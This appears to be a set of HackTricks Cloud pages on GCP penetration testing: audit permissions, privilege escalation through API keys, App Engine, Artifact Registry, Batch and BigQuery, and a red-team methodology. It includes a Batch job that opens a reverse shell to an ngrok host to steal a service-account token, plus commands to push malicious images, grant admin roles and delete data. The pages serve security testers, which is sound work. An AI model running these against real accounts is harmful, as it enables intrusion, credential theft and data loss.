* **Give** the **Service account** or the **user** the **roles** mentioned later over the ORGANIZATION
* **Enable** the **APIs** mentioned later in this post in the created project

**Set of permissions** to use the tools proposed later:

Copy

roles/viewer

roles/resourcemanager.folderViewer

roles/resourcemanager.organizationViewer

APIs to enable (from starbase):

Copy

gcloud services enable \

serviceusage.googleapis.com \

cloudfunctions.googleapis.com \

storage.googleapis.com \

iam.googleapis.com \

cloudresourcemanager.googleapis.com \

compute.googleapis.com \

cloudkms.googleapis.com \

sqladmin.googleapis.com \

bigquery.googleapis.com \

container.googleapis.com \

dns.googleapis.com \

logging.googleapis.com \

monitoring.googleapis.com \

binaryauthorization.googleapis.com \

pubsub.googleapis.com \

appengine.googleapis.com \

run.googleapis.com \

redis.googleapis.com \

memcache.googleapis.com \

apigateway.googleapis.com \

spanner.googleapis.com \

privateca.googleapis.com \

cloudasset.googleapis.com \

accesscontextmanager.googleapis.com

## Individual tools permissions

### [PurplePanda](https://github.com/carlospolop/PurplePanda/tree/master/intel/google)

Copy

From https://github.com/carlospolop/PurplePanda/tree/master/intel/google#permissions-configuration

roles/bigquery.metadataViewer

roles/composer.user

roles/compute.viewer

roles/container.clusterViewer

roles/iam.securityReviewer

roles/resourcemanager.folderViewer

roles/resourcemanager.organizationViewer

roles/secretmanager.viewer

### [ScoutSuite](https://github.com/nccgroup/ScoutSuite/wiki/Google-Cloud-Platform#permissions)

Copy

From https://github.com/nccgroup/ScoutSuite/wiki/Google-Cloud-Platform#permissions

roles/Viewer

roles/iam.securityReviewer

roles/stackdriver.accounts.viewer

### [CloudSploit](https://github.com/aquasecurity/cloudsploit/blob/master/docs/gcp.md#cloud-provider-configuration)

Copy

From https://github.com/aquasecurity/cloudsploit/blob/master/docs/gcp.md#cloud-provider-configuration

includedPermissions:

- cloudasset.assets.listResource

- cloudkms.cryptoKeys.list

- cloudkms.keyRings.list

- cloudsql.instances.list

- cloudsql.users.list

- compute.autoscalers.list

- compute.backendServices.list

- compute.disks.list

- compute.firewalls.list

- compute.healthChecks.list

- compute.instanceGroups.list

- compute.instances.getIamPolicy

- compute.instances.list

- compute.networks.list

- compute.projects.get

- compute.securityPolicies.list

- compute.subnetworks.list

- compute.targetHttpProxies.list

- container.clusters.list

- dns.managedZones.list

- iam.serviceAccountKeys.list

- iam.serviceAccounts.list

- logging.logMetrics.list

- logging.sinks.list

- monitoring.alertPolicies.list

- resourcemanager.folders.get

- resourcemanager.folders.getIamPolicy

- resourcemanager.folders.list

- resourcemanager.hierarchyNodes.listTagBindings

- resourcemanager.organizations.get

- resourcemanager.organizations.getIamPolicy

- resourcemanager.projects.get

- resourcemanager.projects.getIamPolicy

- resourcemanager.projects.list

- resourcemanager.resourceTagBindings.list

- resourcemanager.tagKeys.get

- resourcemanager.tagKeys.getIamPolicy

- resourcemanager.tagKeys.list

- resourcemanager.tagValues.get

- resourcemanager.tagValues.getIamPolicy

- resourcemanager.tagValues.list

- storage.buckets.getIamPolicy

- storage.buckets.list

### [Cartography](https://lyft.github.io/cartography/modules/gcp/config.html)

Copy

From https://lyft.github.io/cartography/modules/gcp/config.html

roles/iam.securityReviewer

roles/resourcemanager.organizationViewer

roles/resourcemanager.folderViewer

### [Starbase](https://github.com/JupiterOne/graph-google-cloud/blob/main/docs/development.md)

Copy

From https://github.com/JupiterOne/graph-google-cloud/blob/main/docs/development.md

roles/iam.securityReviewer

roles/iam.organizationRoleViewer

roles/bigquery.metadataViewer

**GCP - Post Exploitation**

[GCP - App Engine Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-app-engine-post-exploitation)

[GCP - Artifact Registry Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-artifact-registry-post-exploitation)

[GCP - Cloud Build Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-cloud-build-post-exploitation)

[GCP - Cloud Functions Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-cloud-functions-post-exploitation)

[GCP - Cloud Run Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-cloud-run-post-exploitation)

[GCP - Cloud Shell Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-cloud-shell-post-exploitation)

[GCP - Cloud SQL Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-cloud-sql-post-exploitation)

[GCP - Compute Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-compute-post-exploitation)

[GCP - Filestore Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-filestore-post-exploitation)

[GCP - IAM Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-iam-post-exploitation)

[GCP - KMS Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-kms-post-exploitation)

[GCP - Logging Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-logging-post-exploitation)

[GCP - Monitoring Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-monitoring-post-exploitation)

[GCP - Pub/Sub Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-pub-sub-post-exploitation)

[GCP - Secretmanager Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-secretmanager-post-exploitation)

[GCP - Security Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-security-post-exploitation)

[GCP - Workflows Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-workflows-post-exploitation)

[GCP - Storage Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation/gcp-storage-post-exploitation)

# GCP - Privilege Escalation

## Introduction to GCP Privilege Escalation

GCP, as any other cloud, have some **principals**: users, groups and service accounts, and some **resources** like compute engine, cloud functions… Then, via roles, **permissions are granted to those principals over the resources**. This is the way to specify the permissions a principal has over a resource in GCP. There are certain permissions that will allow a user to **get even more permissions** on the resource or third party resources, and that’s what is called **privilege escalation** (also, the exploitation the vulnerabilities to get more permissions).

Therefore, I would like to separate GCP privilege escalation techniques in **2 groups**:

* **Privesc to a principal**: This will allow you to **impersonate another principal**, and therefore act like it with all his permissions. e.g.: Abuse *getAccessToken* to impersonate a service account.
* **Privesc on the resource**: This will allow you to **get more permissions over the specific resource**. e.g.: you can abuse *setIamPolicy* permission over cloudfunctions to allow you to trigger the function.
  + Note that some **resources permissions will also allow you to attach an arbitrary service account** to the resource. This means that you will be able to launch a resource with a SA, get into the resource, and **steal the SA token**. Therefore, this will allow to escalate to a principal via a resource escalation. This has happened in several resources previously, but now it’s less frequent (but can still happen).

Obviously, the most interesting privilege escalation techniques are the ones of the **second group** because it will allow you to **get more privileges outside of the resources you already have** some privileges over. However, note that **escalating in resources** may give you also access to **sensitive information** or even to **other principals** (maybe via reading a secret that contains a token of a SA).

It's important to note also that in **GCP Service Accounts are both principals and permissions**, so escalating privileges in a SA will allow you to impersonate it also.

The permissions between parenthesis indicate the permissions needed to exploit the vulnerability with gcloud. Those might not be needed if exploiting it through the API.

## Permissions for Privilege Escalation Methodology

This is how I **test for specific permissions** to perform specific actions inside GCP.

1. Download the github repo <https://github.com/carlospolop/gcp_privesc_scripts>
2. Add in tests/ the new script

## Bypassing access scopes

Tokens of SA leakded from GCP metadata service have **access scopes**. These are **restrictions** on the **permissions** that the token has. For example, if the token has the **https://www.googleapis.com/auth/cloud-platform** scope, it will have **full access** to all GCP services. However, if the token has the **https://www.googleapis.com/auth/cloud-platform.read-only** scope, it will only have **read-only access** to all GCP services even if the SA has more permissions in IAM.

There is no direct way to bypass these permissions, but you could always try searching for **new credentials** in the compromised host, **find the service key** to generate an OAuth token without restriction or **jump to a different VM less restricted**.

When [access scopes](https://cloud.google.com/compute/docs/access/service-accounts#accesscopesiam) are used, the OAuth token that is generated for the computing instance (VM) will **have a** [**scope**](https://oauth.net/2/scope/) **limitation included**. However, you might be able to **bypass** this limitation and exploit the permissions the compromised account has.

The **best way to bypass** this restriction is either to **find new credentials** in the compromised host, to **find the service key to generate an OAuth token** without restriction or to **compromise a different VM with a SA less restricted**.

Check SA with keys generated with:

Copy

for i in $(gcloud iam service-accounts list --format="table[no-heading](email)"); do

echo "Looking for keys for $i:"

gcloud iam service-accounts keys list --iam-account $i

done

## Privilege Escalation Techniques

The way to escalate your privileges in AWS is to have enough permissions to be able to, somehow, access other service account/users/groups privileges. Chaining escalations until you have admin access over the organization.

GCP has **hundreds** (if not thousands) of **permissions** that an entity can be granted. In this book you can find **all the permissions that I know** that you can abuse to **escalate privileges**, but if you **know some path** not mentioned here, **please share it**.

**The subpages of this section are ordered by services. You can find on each service different ways to escalate privileges on the services.**

### Abusing GCP to escalate privileges locally

If you are inside a machine in GCP you might be able to abuse permissions to escalate privileges even locally:

[PAGEGCP - local privilege escalation ssh pivoting](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-local-privilege-escalation-ssh-pivoting)

## References

* <https://rhinosecuritylabs.com/gcp/privilege-escalation-google-cloud-platform-part-1/>
* [https://rhinosecuritylabs.com/cloud-security/privilege-escalation-google-cloud-platform-part-2/](https://rhinosecuritylabs.com/cloud-security/privilege-escalation-google-cloud-platform-part-2/#gcp-privesc-scanner)
* <https://about.gitlab.com/blog/2020/02/12/plundering-gcp-escalating-privileges-in-google-cloud-platform/>

# GCP - Apikeys Privesc

## Apikeys

The following permissions are useful to create and steal API keys, not this from the docs: *An API key is a simple encrypted string that* ***identifies an application without any principal****. They are useful for accessing* ***public data anonymously****, and are used to* ***associate*** *API requests with your project for quota and* ***billing****.*

Therefore, with an API key you can make that company pay for your use of the API, but you won't be able to escalate privileges.

For more information about API Keys check:

[PAGEGCP - API Keys Enum](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-services/gcp-api-keys-enum)

For other ways to create API keys check:

[PAGEGCP - Serviceusage Privesc](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-privilege-escalation/gcp-serviceusage-privesc)

### Brute Force API Key access

As you might not know which APIs are enabled in the project or the restrictions applied to the API key you found, it would be interesting to run the tool [**https://github.com/ozguralp/gmapsapiscanner**](https://github.com/ozguralp/gmapsapiscanner) and check **what you can access with the API key.**

### apikeys.keys.create

This permission allows to **create an API key**:

Copy

gcloud services api-keys create

Operation [operations/akmf.p7-[...]9] complete. Result: {

"@type":"type.googleapis.com/google.api.apikeys.v2.Key",

"createTime":"2022-01-26T12:23:06.281029Z",

"etag":"W/\"HOhA[...]==\"",

"keyString":"AIzaSy[...]oU",

"name":"projects/5[...]6/locations/global/keys/f707[...]e8",

"uid":"f707[...]e8",

"updateTime":"2022-01-26T12:23:06.378442Z"

}

You can find a script to automate the [**creation, exploit and cleaning of a vuln environment here**](https://github.com/carlospolop/gcp_privesc_scripts/blob/main/tests/b-apikeys.keys.create.sh).

Note that by default users have permissions to create new projects adn they are granted Owner role over the new project. So a user could c**reate a project and an API key inside this project**.

### apikeys.keys.getKeyString , apikeys.keys.list

These permissions allows **list and get all the apiKeys and get the Key**:

Copy

for key in $(gcloud services api-keys list --uri); do

gcloud services api-keys get-key-string "$key"

done

You can find a script to automate the [**creation, exploit and cleaning of a vuln environment here**](https://github.com/carlospolop/gcp_privesc_scripts/blob/main/tests/c-apikeys.keys.getKeyString.sh).

### apikeys.keys.undelete , apikeys.keys.list

These permissions allow you to **list and regenerate deleted api keys**. The **API key is given in the output** after the **undelete** is done:

Copy

gcloud services api-keys list --show-deleted

gcloud services api-keys undelete <key-uid>

### Create Internal OAuth Application to phish other workers

Check the following page to learn how to do this, although this action belongs to the service **clientauthconfig** [according to the docs](https://cloud.google.com/iap/docs/programmatic-oauth-clients#before-you-begin):

[PAGEGWS - Google Platforms Phishing](https://cloud.hacktricks.xyz/pentesting-cloud/workspace-security/gws-google-platforms-phishing)

# GCP - AppEngine Privesc

## App Engine

For more information about App Engine check:

[PAGEGCP - App Engine Enum](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-services/gcp-app-engine-enum)

### appengine.applications.get, appengine.instances.get, appengine.instances.list, appengine.operations.get, appengine.operations.list, appengine.services.get, appengine.services.list, appengine.versions.create, appengine.versions.get, appengine.versions.list, cloudbuild.builds.get,iam.serviceAccounts.actAs, resourcemanager.projects.get, storage.objects.create, storage.objects.list

Those are the needed permissions to **deploy an App using gcloud cli**. Maybe the **get** and **list** ones could be **avoided**.

You can find python code examples in <https://github.com/GoogleCloudPlatform/python-docs-samples/tree/main/appengine>

By default, the name of the App service is going to be **default**, and there can be only 1 instance with the same name. To change it and create a second App, in **app.yaml**, change the value of the root key to something like **service: my-second-app**

Copy

cd python-docs-samples/appengine/flexible/hello\_world

gcloud app deploy #Upload and start application inside the folder

Give it at least 10-15min, if it doesn't work call **deploy another of times** and wait some minutes.

It's **possible to indicate the Service Account to use** but by default, the App Engine default SA is used.

The URL of the application is something like https://<proj-name>.oa.r.appspot.com/ or https://<service\_name>-dot-<proj-name>.oa.r.appspot.com

### Update equivalent permissions

You might have enough permissions to update an AppEngine but not to create a new one. In that case this is how you could update the current App Engine:

Copy

# Find the code of the App Engine in the buckets

gsutil ls

# Download code

mkdir /tmp/appengine2

cd /tmp/appengine2

## In this case it was found in this custom bucket but you could also use the

## buckets generated when the App Engine is created

gsutil cp gs://appengine-lab-1-gcp-labs-4t04m0i6-3a97003354979ef6/labs\_appengine\_1\_premissions\_privesc.zip .

unzip labs\_appengine\_1\_premissions\_privesc.zip

## Now modify the code..

## If you don't have an app.yaml, create one like:

cat >> app.yaml <<EOF

runtime: python312

entrypoint: gunicorn -b :\$PORT main:app

env\_variables:

A\_VARIABLE: "value"

EOF

# Deploy the changes

gcloud app deploy

# Update the SA if you need it (and if you have actas permissions)

gcloud app update --service-account=<sa>@$PROJECT\_ID.iam.gserviceaccount.com

If you have **already compromised a AppEngine** and you have the permission **appengine.applications.update** and **actAs** over the service account to use you could modify the service account used by AppEngine with:

Copy

gcloud app update --service-account=<sa>@$PROJECT\_ID.iam.gserviceaccount.com

### appengine.instances.enableDebug, appengine.instances.get, appengine.instances.list, appengine.operations.get, appengine.services.get, appengine.services.list, appengine.versions.get, appengine.versions.list, compute.projects.get

With these permissions, it's possible to **login via ssh in App Engine instances** of type **flexible** (not standard). Some of the **list** and **get** permissions **could not be really needed**.

Copy

gcloud app instances ssh --service <app-name> --version <version-id> <ID>

### appengine.applications.update, appengine.operations.get

I think this just change the background SA google will use to setup the applications, so I don't think you can abuse this to steal the service account.

Copy

gcloud app update --service-account=<sa\_email>

### appengine.versions.getFileContents, appengine.versions.update

Not sure how to use these permissions or if they are useful (note that when you change the code a new version is created so I don't know if you can just update the code or the IAM role of one, but I guess you should be able to, maybe changing the code inside the bucket??).

### Write Access over the buckets

Even with write access over the buckets where the source code is located **it WASN'T possible to execute arbitrary code by modifying the source code and the manifest.json**. Maybe if you are monitoring the bucket and detect the moment where a new version is created and the source code and manifest is uploaded, it might be possible to change them so the new version uses the backdoored ones??

It also looks like container layers are stored in the bucket, maybe changing those?

# GCP - Artifact Registry Privesc

## Artifact Registry

For more information about Artifact Registry check:

[PAGEGCP - Artifact Registry Enum](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-services/gcp-artifact-registry-enum)

### artifactregistry.repositories.uploadArtifacts

With this permission an attacker could upload new versions of the artifacts with malicious code like Docker images:

Copy

# Configure docker to use gcloud to authenticate with Artifact Registry

gcloud auth configure-docker <location>-docker.pkg.dev

# tag the image to upload it

docker tag <local-img-name>:<local-tag> <location>-docker.pkg.dev/<proj-name>/<repo-name>/<img-name>:<tag>

# Upload it

docker push <location>-docker.pkg.dev/<proj-name>/<repo-name>/<img-name>:<tag>

It was checked that it's **possible to upload a new malicious docker** image with the same name and tag as the one already present, so the **old one will lose the tag** and next time that image with that tag is **downloaded the malicious one** will be downloaded.

Upload a Python library

**Start by creating the library to upload** (if you can download the latest version from the registry you can avoid this step):

1. **Set up your project structure**:
   1. Create a new directory for your library, e.g., hello\_world\_library.
   2. Inside this directory, create another directory with your package name, e.g., hello\_world.
   3. Inside your package directory, create an \_\_init\_\_.py file. This file can be empty or can contain initializations for your package.

Copy

mkdir hello\_world\_library

cd hello\_world\_library

mkdir hello\_world

touch hello\_world/\_\_init\_\_.py

1. **Write your library code**:
   1. Inside the hello\_world directory, create a new Python file for your module, e.g., greet.py.
   2. Write your "Hello, World!" function:

Copy

# hello\_world/greet.py

def say\_hello():

return "Hello, World!"

1. **Create a setup.py file**:
   1. In the root of your hello\_world\_library directory, create a setup.py file.
   2. This file contains metadata about your library and tells Python how to install it.

Copy

# setup.py

from setuptools import setup, find\_packages

setup(

name='hello\_world',

version='0.1',

packages=find\_packages(),

install\_requires=[

# Any dependencies your library needs

],

)

**Now, lets upload the library:**

1. **Build your package**:
   1. From the root of your hello\_world\_library directory, run:

Copy

python3 setup.py sdist bdist\_wheel

1. **Configure authentication for twine** (used to upload your package):
   1. Ensure you have twine installed (pip install twine).
   2. Use gcloud to configure credentials:

Copy

```sh

twine upload --username 'oauth2accesstoken' --password "$(gcloud auth print-access-token)" --repository-url https://<location>-python.pkg.dev/<project-id>/<repo-name>/ dist/\*

```

1. **Clean the build**

Copy

rm -rf dist build hello\_world.egg-info

It's not possible to upload a python library with the same version as the one already present, but it's possible to upload **greater versions** (or add an extra **.0 at the end** of the version if that works -not in python though-), or to **delete the last version an upload a new one with** (needed artifactregistry.versions.delete)**:**

Copy

gcloud artifacts versions delete <version> --repository=<repo-name> --location=<location> --package=<lib-name>

### artifactregistry.repositories.downloadArtifacts

With this permission you can **download artifacts** and search for **sensitive information** and **vulnerabilities**.

Download a **Docker** image:

Copy

# Configure docker to use gcloud to authenticate with Artifact Registry

gcloud auth configure-docker <location>-docker.pkg.dev

# Dowload image

docker pull <location>-docker.pkg.dev/<proj-name>/<repo-name>/<img-name>:<tag>

Download a **python** library:

Copy

pip install <lib-name> --index-url "https://oauth2accesstoken:$(gcloud auth print-access-token)@<location>-python.pkg.dev/<project-id>/<repo-name>/simple/" --trusted-host <location>-python.pkg.dev --no-cache-dir

* What happens if a remote and a standard registries are mixed in a virtual one and a package exists in both? Check this page:

[PAGEGCP - Artifact Registry Persistence](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-persistence/gcp-artifact-registry-persistence)

### artifactregistry.tags.delete, artifactregistry.versions.delete, artifactregistry.packages.delete, (artifactregistry.repositories.get, artifactregistry.tags.get, artifactregistry.tags.list)

Delete artifacts from the registry, like docker images:

Copy

# Delete a docker image

gcloud artifacts docker images delete <location>-docker.pkg.dev/<proj-name>/<repo-name>/<img-name>:<tag>

### artifactregistry.repositories.delete

Detele a full repository (even if it has content):

Copy

gcloud artifacts repositories delete <repo-name> --location=<location>

### artifactregistry.repositories.setIamPolicy

An attacker with this permission could give himself permissions to perform some of the previously mentioned repository attacks.

# GCP - Batch Privesc

## Batch

Basic information:

[PAGEGCP - Batch Enum](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-services/gcp-batch-enum)

### batch.jobs.create, iam.serviceAccounts.actAs

It's possible to create a batch job, get a reverse shell and exfiltrate the metadata token of the SA (compute SA by default).

Copy

gcloud beta batch jobs submit job-lxo3b2ub --location us-east1 --config - <<EOD

{

"name": "projects/gcp-labs-35jfenjy/locations/us-central1/jobs/job-lxo3b2ub",

"taskGroups": [

{

"taskCount": "1",

"parallelism": "1",

"taskSpec": {

"computeResource": {

"cpuMilli": "1000",

"memoryMib": "512"

},

"runnables": [

{

"script": {

"text": "/bin/bash -c 'bash -i >& /dev/tcp/8.tcp.ngrok.io/10396 0>&1'\n"

}

}

],

"volumes": []

}

}

],

"allocationPolicy": {

"instances": [

{

"policy": {

"provisioningModel": "STANDARD",

"machineType": "e2-micro"

}

}

]

},

"logsPolicy": {

"destination": "CLOUD\_LOGGING"

}

}

EOD

# GCP - BigQuery Privesc

## BigQuery

For more information about BigQuery check:

[PAGEGCP - Bigquery Enum](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-services/gcp-bigquery-enum)

### Read Table

Reading the information stored inside the a BigQuery table it might be possible to find s**ensitive information**. To access the info the permission needed is **bigquery.tables.get** , **bigquery.jobs.create** and **bigquery.tables.getData**:

Copy

bq head <dataset>.<table>

bq query --nouse\_legacy\_sql 'SELECT \* FROM `<proj>.<dataset>.<table-name>` LIMIT 1000'

### Export data

This is another way to access the data. **Export it to a cloud storage bucket** and the **download the files** with the information. To perform this action the following permissions are needed: **bigquery.tables.export**, **bigquery.jobs.create** and **storage.objects.create**.

Copy

bq extract <dataset>.<table> "gs://<bucket>/table\*.csv"

### Insert data

It might be possible to **introduce certain trusted data** in a Bigquery table to abuse a **vulnerability in some other place.** This can be easily done with the permissions **bigquery.tables.get** , **bigquery.tables.updateData** and **bigquery.jobs.create**:

Copy

# Via query

bq query --nouse\_legacy\_sql 'INSERT INTO `<proj>.<dataset>.<table-name>` (rank, refresh\_date, dma\_name, dma\_id, term, week, score) VALUES (22, "2023-12-28", "Baltimore MD", 512, "Ms", "2019-10-13", 62), (22, "2023-12-28", "Baltimore MD", 512, "Ms", "2020-05-24", 67)'

# Via insert param

bq insert dataset.table /tmp/mydata.json

### bigquery.datasets.setIamPolicy

An attacker could abuse this privilege to **give himself further permissions** over a BigQuery dataset:

Copy

# For this you also need bigquery.tables.getIamPolicy

bq add-iam-policy-binding \

--member='user:<email>' \

--role='roles/bigquery.admin' \

<proj>:<dataset>

# use the set-iam-policy if you don't have bigquery.tables.getIamPolicy

### bigquery.datasets.update, (bigquery.datasets.get)

Just this permission allows to **update your access over a BigQuery dataset by modifying the ACLs** that indicate who can access it:

Copy

# Download current permissions, reqires bigquery.datasets.get

bq show --format=prettyjson <proj>:<dataset> > acl.json

## Give permissions to the desired user

bq update --source acl.json <proj>:<dataset>

## Read it with

bq head $PROJECT\_ID:<dataset>.<table>

### bigquery.tables.setIamPolicy

An attacker could abuse this privilege to **give himself further permissions** over a BigQuery table:

Copy

# For this you also need bigquery.tables.setIamPolicy

bq add-iam-policy-binding \

--member='user:<email>' \

--role='roles/bigquery.admin' \

<proj>:<dataset>.<table>

# use the set-iam-policy if you don't have bigquery.tables.setIamPolicy

### bigquery.rowAccessPolicies.update, bigquery.rowAccessPolicies.setIamPolicy, bigquery.tables.getData, bigquery.jobs.create

According to the docs, with the mention permissions it's possible to **update a row policy.** However, **using the cli bq** you need some more: **bigquery.rowAccessPolicies.create**, **bigquery.tables.get**.

Copy

bq query --nouse\_legacy\_sql 'CREATE OR REPLACE ROW ACCESS POLICY <filter\_id> ON `<proj>.<dataset-name>.<table-name>` GRANT TO ("<user:user@email.xyz>") FILTER USING (term = "Cfba");' # A example filter was used

It's possible to find the filter ID in the output of the row policies enumeration. Example:

Copy

bq ls --row\_access\_policies <proj>:<dataset>.<table>

Id Filter Predicate Grantees Creation Time Last Modified Time

------------- ------------------ ----------------------------- ----------------- --------------------

apac\_filter term = "Cfba" user:asd@hacktricks.xyz 21 Jan 23:32:09 21 Jan 23:32:09

If you have **bigquery.rowAccessPolicies.delete** instead of bigquery.rowAccessPolicies.update you could also just delete the policy:

Copy

# Remove one

bq query --nouse\_legacy\_sql 'DROP ALL ROW ACCESS POLICY <policy\_id> ON `<proj>.<dataset-name>.<table-name>`;'

# Remove all (if it's the last row policy you need to use this

bq query --nouse\_legacy\_sql 'DROP ALL ROW ACCESS POLICIES ON `<proj>.<dataset-name>.<table-name>`;'

Another potential option to bypass row access policies would be to just change the value of the restricted data. If you can only see when term is Cfba, just modify all the records of the table to have term = "Cfba". However this is prevented by bigquery.

## Labs to learn

* <https://gcpgoat.joshuajebaraj.com/>
* <https://github.com/ine-labs/GCPGoat>
* <https://github.com/lacioffi/GCP-pentest-lab/>
* <https://github.com/carlospolop/gcp_privesc_scripts>

## GCP Pentester/Red Team Methodology

In order to audit a GCP environment it's very important to know: which **services are being used**, what is **being exposed**, who has **access** to what, and how are internal GCP services an **external services** connected.

From a Red Team point of view, the **first step to compromise a GCP environment** is to manage to obtain some **credentials**. Here you have some ideas on how to do that:

* **Leaks** in github (or similar) - OSINT
* **Social** Engineering (Check the page [**Workspace Security**](https://cloud.hacktricks.xyz/pentesting-cloud/workspace-security))
* **Password** reuse (password leaks)
* Vulnerabilities in GCP-Hosted Applications
  + [**Server Side Request Forgery**](https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf) with access to metadata endpoint
  + **Local File Read**
    - /home/USERNAME/.config/gcloud/\*
    - C:\Users\USERNAME\.config\gcloud\\*
* 3rd parties **breached**
* **Internal** Employee

Or by **compromising an unauthenticated service** exposed:

[PAGEGCP - Unauthenticated Enum & Access](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-unaunthenticated-enum-and-access)

Or if you are doing a **review** you could just **ask for credentials** with these roles:

[PAGEGCP - Permissions for a Pentest](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-permissions-for-a-pentest)

After you have managed to obtain credentials, you need to know **to who do those creds belong**, and **what they have access to**, so you need to perform some basic enumeration:

## Basic Enumeration

### **SSRF**

For more information about how to **enumerate GCP metadata** check the following page:

[Cloud SSRF](https://book.hacktricks.xyz/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf#6440)

### Whoami

In GCP you can try several options to try to guess who you are:

Copy

#If you are inside a compromise machine

gcloud auth list

curl -H "Content-Type: application/x-www-form-urlencoded" -d "access\_token=$(gcloud auth print-access-token)" https://www.googleapis.com/oauth2/v1/tokeninfo

gcloud auth print-identity-token #Get info from the token

#If you compromised a metadata token or somehow found an OAuth token

curl -H "Content-Type: application/x-www-form-urlencoded" -d "access\_token=<token>" https://www.googleapis.com/oauth2/v1/tokeninfo

### Org Enumeration

Copy

# Get organizations

gcloud organizations list #The DIRECTORY\_CUSTOMER\_ID is the Workspace ID

gcloud resource-manager folders list --organization <org\_number> # Get folders

gcloud projects list # Get projects

### Principals & IAM Enumeration

If you have enough permissions, **checking the privileges of each entity inside the GCP account** will help you understand what you and other identities can do and how to **escalate privileges**.

If you don't have enough permissions to enumerate IAM, you can **steal brute-force them** to figure them out. Check **how to do the numeration and brute-forcing** in:

[PAGEGCP - IAM, Principals & Org Policies Enum](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-services/gcp-iam-and-org-policies-enum)

Now that you **have some information about your credentials** (and if you are a red team hopefully you **haven't been detected**). It's time to figure out which services are being used in the environment. In the following section you can check some ways to **enumerate some common services.**

## Services Enumeration

GCP has an astonishing amount of services, in the following page you will find **basic information, enumeration** cheatsheets, how to **avoid detection**, obtain **persistence**, and other **post-exploitation** tricks about some of them:

[PAGEGCP - Services](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-services)

Note that you **don't** need to perform all the work **manually**, below in this post you can find a **section about** [**automatic tools**](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security#automatic-tools).

Moreover, in this stage you might discovered **more services exposed to unauthenticated users,** you might be able to exploit them:

[PAGEGCP - Unauthenticated Enum & Access](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-unaunthenticated-enum-and-access)

## Privilege Escalation, Post Exploitation & Persistence

The most common way once you have obtained some cloud credentials or have compromised some service running inside a cloud is to **abuse misconfigured privileges** the compromised account may have. So, the first thing you should do is to enumerate your privileges.

Moreover, during this enumeration, remember that **permissions can be set at the highest level of "Organization"** as well.

[PAGEGCP - Privilege Escalation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-privilege-escalation)[PAGEGCP - Post Exploitation](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-post-exploitation)[PAGEGCP - Persistence](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-persistence)

### Publicly Exposed Services

While enumerating GCP services you might have found some of them **exposing elements to the Internet** (VM/Containers ports, databases or queue services, snapshots or buckets...). As pentester/red teamer you should always check if you can find **sensitive information / vulnerabilities** on them as they might provide you **further access into the AWS account**.

In this book you should find **information** about how to find **exposed GCP services and how to check them**. About how to find **vulnerabilities in exposed network services** I would recommend you to **search** for the specific **service** in:

[HackTricksHackTricks](https://book.hacktricks.xyz/)

## GCP <--> Workspace Pivoting

**Compromising** principals in **one** platform might allow an attacker to **compromise the other one**, check it in:

[PAGEGCP <--> Workspace Pivoting](https://cloud.hacktricks.xyz/pentesting-cloud/gcp-security/gcp-to-workspace-pivoting)

## Automatic Tools

* In the **GCloud console**, in <https://console.cloud.google.com/iam-admin/asset-inventory/dashboard> you can see resources and IAMs being used by project.
  + Here you can see the assets supported by this API: <https://cloud.google.com/asset-inventory/docs/supported-asset-types>
* Check **tools** that can be [**used in several clouds here**](https://cloud.hacktricks.xyz/pentesting-cloud/pentesting-cloud-methodology).
* [**gcp\_scanner**](https://github.com/google/gcp_scanner): This is a GCP resource scanner that can help determine what **level of access certain credentials posses** on GCP.

Copy

# Install

git clone https://github.com/google/gcp\_scanner.git

cd gcp\_scanner

virtualenv -p python3 venv

source venv/bin/activate

pip install -r requirements.txt

# Execute with gcloud creds

python3 \_\_main\_\_.py -o /tmp/output/ -g "$HOME/.config/gcloud"

